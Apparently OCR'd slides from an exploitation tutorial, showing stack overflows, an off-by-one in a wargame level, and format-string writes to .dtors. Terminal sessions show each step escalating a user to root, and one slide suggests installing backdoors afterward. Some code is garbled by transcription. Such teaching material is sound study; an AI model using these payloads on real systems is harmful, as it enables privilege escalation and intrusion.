#include <stdlib.h>
#include <string.h>

int main(int arc, char *argv[]){
  char *ptr;
  if(argc < 3){
     printf("Usage : %s <env var> <program name>\n",argv[0]);
     exit(0);
  }

  ptr = getenv(argv[1]);
  ptr += (strlen(argv[0]) - strlen(argv[2])) * 2;
  printf("%s will be at %p\n",argv[1],ptr);

  return 0;
}
```

Shellcode : Alignment + NOP Sled





Example 01: We have shell

```
[tritured@] ~/zocon #
[tritured@] ~/zocon # id
uid=1001(tritured) gid=1001(tritured) groups=1001(tritured),0(wheel)
[tritured@] ~/zocon # whoami
tritured
[tritured@] ~/zocon # ./example_01 `perl -e 'print "A"x28 . "\x7a\xef\xbf\xbf" '`
buf : AAAAAAAAAAAAAAAAAAAAAAAAAAAAz
# id
uid=1001(tritured) gid=1001(tritured) euid=0(root) groups=1001(tritured),0(wheel)
# whoami
root
#
```

- We have now exploited the program
- We gained new access level, namely moving from “tritured” to “root”
- From here we can do various other things, like install backdoors, or kernel mods, etc.

Example 02 : Exploited

Get address of SHELLCODE env variable:

```
[tritured@] ~/zocon # ./getenvaddr SHELLCODE ./example_02
SHELLCODE will be at 0xbfbfef6b
[tritured@] ~/zocon # _
```

This time, we not going to use a NOP sled, so have to be precise:

```
[tritured@] ~/zocon # whoami
tritured
[tritured@] ~/zocon # id
uid=1001(tritured) gid=1001(tritured) groups=1001(tritured),0(wheel)
[tritured@] ~/zocon #
[tritured@] ~/zocon # ./example_02 `perl -e 'print "A"x14 . "\x6b\xef\xbf\xbf"'`
# whoami
root
# id
uid=1001(tritured) gid=1001(tritured) euid=0(root) groups=1001(tritured),0(wheel)
#
```

IO level 6 : Real World

level6.c :


```
#include <string.h>

// The devil is in the details - nnp

void copy_buffer(char *argv[])
{
   char buf1[32], buf2[32], buf3[32];

   strncpy(buf2, argv[1], 31);
   strncpy(buf3, argv[2], sizeof(buf3));
   strcpy(buf1, buf3);
}

int main(int argc, char *argv[])
{
   copy_buffer(argv);
   return 0;
}
```

- As you can see, the programmer has implemented some bounds checking to prevent buffer overflows
- However, he has introduced a new bug, called an off-by-one error
- We can still overflow the buffer
- And we still overwrite EIP to point to our shellcode

IO Level 6 : Cont

How strings work, and are delimited in memory:

Level 6's copy_buffer stack layout:



IO Level 6 : Cont

The problem lies in these 3 lines:


```
strncpy(buf2, argv[1], 31);
strncpy(buf3, argv[2], sizeof(buf3));
strncpy(buf1, buf3);
```

- The first line copies at most 31 bytes, leaving space for a NULL byte at the end.
- The second line however, copies at most 32 bytes, and therefore, might not leave space for a NULL pointer at the end, this is where the off-by-one error comes in.
- The third line then copies buf3, into buf1, heres where we can overwrite the saved EIP

IO Level 6 : Cont

```
strncpy(buf2, argv[1], 31);
strncpy(buf3, argv[2], sizeof(buf3));
strncpy(buf1, buf3);
```

Level 6's copy_buffer stack layout:



IO Level 6 : Cont

- Do Demo here

Method 02 : Format String

- Format strings are the next kind of bug that we will exploit
- They are normally caused by a programmer not providing a valid format string to printf and just doing something like : printf(variable);
- However this becomes a bit of a problem, since we are no longer overflowing a buffer, so therefore we cannot just overwrite the saved EIP.
- This makes redirecting the program flow a bit more difficult

Format String : Cont

Quick and dirty example of printf and how function parameters are pushed onto stack:

printf:

With format string exploits, there are two parameters to print that we need to use.

The first paramter we will look at is “%x”. All that %x does, is tell printf to print the hex value of the variable in the corresponding position. eg:

```
printf(“The value is  : 0x%08x\n”,size);
```

The second parameter we need to look at is “%n”. What %n does is the opposite to the rest of the printf parameters. Instead of reading value from a variable and formatting it for display, it actually saves the number of bytes that printf has written to the variable in the corresponding position, eg:

```
printf(“Number of bytes written%n\n”,&count);
```

example code:

```
int count_one = 0;

printf(“number of bytes written up to “ \
          “this point%n\n”,&count_one);
printf(“count_one = %d\n”,count_one);
printf(“The value of \”count_one\” is “ \
        “: 0x%08x\n”,count_one);
```

output:

```
number of bytes written up to this point
count_one = 40
The value of “count_one” is : 0x00000028
```

Function Variables

How variables to functions are pushed to stack:


When functions are called and they need to pass variables, they use the stack to pass those variables

Example code:

```
printf("The value of i = %d, and z = %d\n",i, z);
```

When variables are pushed to the stack, they are pushed in reverse order, so with the above, the following would happen:

```
push z;
push i;
push (address of format string)
```



Format Strings : Cont

Example Code:

```
include <stdio.h>
include <string.h>

int main(int argc, char *argv[]){
   char buf[1024];
   strncpy(buf, argv[1], sizeof(buf) - 1);

   printf(buf);

   return 0;
}
```

- So we know how variables are pushed onto the stack.
- We know what parameters in the format string do what.
- So what happens when we put more parameters in the format string than there are variables pushed onto the stack?

Format String : Example Code

Example Code:

```
include <stdio.h>
include <string.h>

int main(int argc, char *argv[]){
   char buf[1024];
   int test_val = -72;
   strncpy(buf, argv[1], sizeof(buf) - 1);

   printf(buf);

   printf("\n[*] test_val @ 0x%08x = %d " \
          " 0x%08x\n", &test_val, test_val,
            test_val);

   return 0;
}
```

Testing the code:

```
#./format_string `perl -e 'print "AAAA" . "%08x"x8'`
AAAAbfbfed98000003ff2807700000000328076040000000000000000041414141
[*] test_val @ 0xbfbfe85c = -72 0xffffffb8
#
#./getenvaddr PATH ./format_string
PATH will be at 0xbfbfee0b
#
#./format_string `perl -e 'print "\x0b\xee\xbf\xbf" ."%08x"x7 ."%s"'`
bfbfed98000003ff280770000000003280760400000000000000000/sbin:/bin:/usr/
sbin:/usr/bin:/usr/games:/usr/local/sbin
[*] test_val @ 0xbfbfe85c = -72 0xffffffb8
#
#./format_string `perl -e 'print "\x5c\xe8\xbf\xbf" ."%08x"x11 ."%n"'`
bfbfed88000003ff000000000000000000000000bfbfea3c2807700000000003280760
4000000000ffffffb8
[*] test_val @ 0xbfbfe85c = 92 0x0000005c
#
#
```

Format Strings : Demo

Testing the code:

```
#./format_string `perl -e ‘print “\x5c\xe8\xbf\xbf” .“%08x”x11 .“%n”’`
bfbfed88000003ff000000000000000000000000bfbfea3c28077000000000003280760400000000ffffffb8
[*] test_val @ 0xbfbfe85c = 92 0x0000005c
#
#./format_string `perl -e ‘print “\x5c\xe8\xbf\xbf” .“%08x”x10 .“%100x .“%n”’`
bfbfed88000003ff000000000000000000000000bfbfea3c28077000000000003280760400000000
ffffffb8
[*] test_val @ 0xbfbfe85c = 184 0x000000b8
#
#./format_string `perl -e ‘print “\x5c\xe8\xbf\xbf” .“%08x”x10 .“%08x” .“%n”’`
bfbfed88000003ff000000000000000000000000bfbfea3c28077000000000003280760400000000ffffffb8
[*] test_val @ 0xbfbfe85c = 92 0x0000005c
#gdb -q
(gdb) p 0xaa - 92 + 8
$1 = 86
#
#./format_string `perl -e ‘print “\x5c\xe8\xbf\xbf” .“%08x”x10 .“%08x” .“%n”’`
bfbfed88000003ff000000000000000000000000bfbfea3c28077000000000003280760400000000
ffffffb8
[*] test_val @ 0xbfbfe85c = 170 0x000000aa
```

Format Strings : Memory Layout

Overwriting a single address:

Memory	5c	5d	5e	5f			
First write to 0xbfbfe85c	aa	00	00	00			
Second write to 0xbfbfe85d		bb	00	00	00		
Third write to 0xbfbfe85e			cc	00	00	00	
Fourth write to 0xbfbfe85f				dd	00	00	
Result	aa	bb	cc	dd			

Modifying our format string:

```
./format_string `perl -e 'print "\x5c\xe8\xbf\xbf" . "%08x"x10 . "%86x" . "%n"'`
```

```
./format_string `perl -e 'print "\x5c\xe8\xbf\xbfJUNK\x5d\xe8\xbf\xbf" . "%08x"x10 . "%86x%n"'`
```

Format Strings : Trial and Error

Testing the code:

```
#./format_string `perl -e 'print "\x3c\xe8\xbf\xbfJUNK\x3d\xe8\xbf\xbfJUNK\x3e\xe8\xbf\xbfJUNK\x3f\xe8\xbf\xbfJUNK" . "%08x"x10 . "%08x
%n"'`
<迥JUNK=迥JUNK>迥JUNK?迥JUNKbfbfed6c000003ff000000000000000000000000bfbfea1c28077000000000000328076040000000000ffffffb8
[*] test_val @ 0xbfbfe83c = 120 0x00000078
#
#gdb -q
(gdb) p 0xaa - 120 + 8
$1 = 58
#
#/format_string `perl -e 'print "\x3c\xe8\xbf\xbfJUNK\x3d\xe8\xbf\xbfJUNK\x3e\xe8\xbf\xbfJUNK\x3f\xe8\xbf\xbfJUNK" . "%08x"x10 . "%58x
%n"'`
<迥JUNK=迥JUNK>迥JUNK?迥JUNKbfbfed6c000003ff000000000000000000000000bfbfea1c280770000000000003280760400000000000
ffffffb8
[*] test_val @ 0xbfbfe83c = 170 0x000000aa
#
#./format_string `perl -e 'print "\x3c\xe8\xbf\xbfJUNK\x3d\xe8\xbf\xbfJUNK\x3e\xe8\xbf\xbfJUNK\x3f\xe8\xbf\xbfJUNK" . "%08x"x10 . "%58x
%n%08x%n"'`
<迥JUNK=迥JUNK>迥JUNK?迥JUNKbfbfed68000003ff000000000000000000000000bfbfea1c280770000000000003280760400000000000
ffffffb84b4e554a
[*] test_val @ 0xbfbfe83c = 45738 0x0000b2aa
#
#gdb -q
(gdb) p 0xbb - 0xaa
$1 = 17
```

Format Strings : Overwriting Value

Testing the code:

```
#./format_string `perl -e 'print "\x3c\xe8\xbf\xbfJUNK\x3d\xe8\xbf\xbfJUNK\x3e\xe8\xbf\xbfJUNK\x3f\xe8\xbf\xbfJUNK" . "%08x"x10 . "%58x%n%08x%n"'`
<迫JUNK=迫JUNK>迫JUNK?迫JUNKbfbfed68000003ff000000000000000000000000bfbfea1c28077000000000003280760400000000
ffffffb84b4e554a
[*] test_val @ 0xbfbfe83c = 45738 0x0000b2aa
#
#gdb -q
(gdb) p 0xbb - 0xaa
$1 = 17
#./format_string `perl -e 'print "\x3c\xe8\xbf\xbfJUNK\x3d\xe8\xbf\xbfJUNK\x3e\xe8\xbf\xbfJUNK\x3f\xe8\xbf\xbfJUNK" . "%08x"x10 . "%58x%n%17x%n"'`
<迫JUNK=迫JUNK>迫JUNK?迫JUNKbfbfed68000003ff000000000000000000000000bfbfea1c28077000000000003280760400000000
ffffffb8         4b4e554a
[*] test_val @ 0xbfbfe83c = 48042 0x0000bbaa
#
#./format_string `perl -e 'print "\x2c\xe8\xbf\xbfJUNK\x2d\xe8\xbf\xbfJUNK\x2e\xe8\xbf\xbfJUNK\x2f\xe8\xbf\xbfJUNK" . "%08x"x10 . "%58x%n%17x%n%17x%n%17x%n"'`
,迫JUNK-迫JUNK.迫JUNK/迫JUNKbfbfed5c000003ff000000000000000000000000bfbfea0c28077000000000003280760400000000
ffffffb8         4b4e554a         4b4e554a         4b4e554a
[*] test_val @ 0xbfbfe82c = -573785174 0xddccbbaa
#
```

Format Strings :What we know

- So, we can now write whatever value we want to whatever memory address.
- So why dont we just overwrite the saved EIP?
- We could, but I wanted to introduce another section that makes it much easier.
- The way to now gain control of program flow, is to add a value to something called .dtors.

WTF is .dtors?

- When writing a program, you can create functions that run either before the start of the main program, or after the end of the program.

- These are called constructors and destructors, and are put into the section of the code called .ctors and .dtors respectively.

format_string:

```
#nm ./format_string
080495f4 D _DYNAMIC
080496b8 D _GLOBAL_OFFSET_TABLE_
         w _Jv_RegisterClasses
080496a8 d __CTOR_END__
080496a4 d __CTOR_LIST__
080496b0 d __DTOR_END__
080496ac d __DTOR_LIST__
080495f0 r __EH_FRAME_BEGIN__
080495f0 r __FRAME_END__
080496b4 d __JCR_END__
080496b4 d __JCR_LIST__
080496d8 A __bss_start
#
#objdump -s -j .dtors ./format_string

Contents of section .dtors:
 80496ac ffffffff 00000000                 ........
```

.dtors : Cont

.dtors section:

080496b0 d __DTOR_END__ = 0x00000000
080496ac d __DTOR_LIST__ = 0xffffffff

- The .dtors section is writable, so we can overwrite whatever value we want into the addresses.
- So all we have to do is get the address of our shellcode.
- Change the address we want to overwrite (__DTOR_END__) to contain that of our shellcode, and bobs our uncle.

Format String : Exploited

Testing the code:

```
#./getenvaddr SHELLCODE ./format_string
SHELLCODE will be at 0xbfbfef51
#
#./format_string `perl -e 'print "\xbc\xe7\xbf\xbfJUNK\xbd\xe7\xbf\xbfJUNK\xbe\xe7\xbf\xbfJUNK\xbf\xe7\xbf\xbfJUNK" . "%08x"x10 . "%17x
%n%110x%n%208x%n%256x%n"'`
?翻JUNK?翻JUNK?翻JUNK?翻JUNKbfbfecf4000003ff000000000000000000000000bfbfe99c2807c000000000032807622000000000        ffffffb8

4b4e554a                              4b4e554a                    4b4e554a
[*] test_val @ 0xbfbfe7bc = -1077940351 0xbfbfef81
#
#whoami
tritured
#
#./format_string `perl -e 'print "\xb0\x96\x04\x08JUNK\xb1\x96\x04\x08JUNK\xb2\x96\x04\x08JUNK\xb3\x96\x04\x08JUNK" . "%08x"x10 .
"%17x%n%110x%n%208x%n%256x%n"'`
?JUNK?JUNK?JUNK?JUNKbfbfecf4000003ff000000000000000000000000bfbfe99c2807c000000000032807622000000000        ffffffb8
4b4e554a                      4b4e554a                                                                                  4b4e554a
[*] test_val @ 0xbfbfe7bc = -72 0xffffffb8
# whoami
root
#
```

GG WP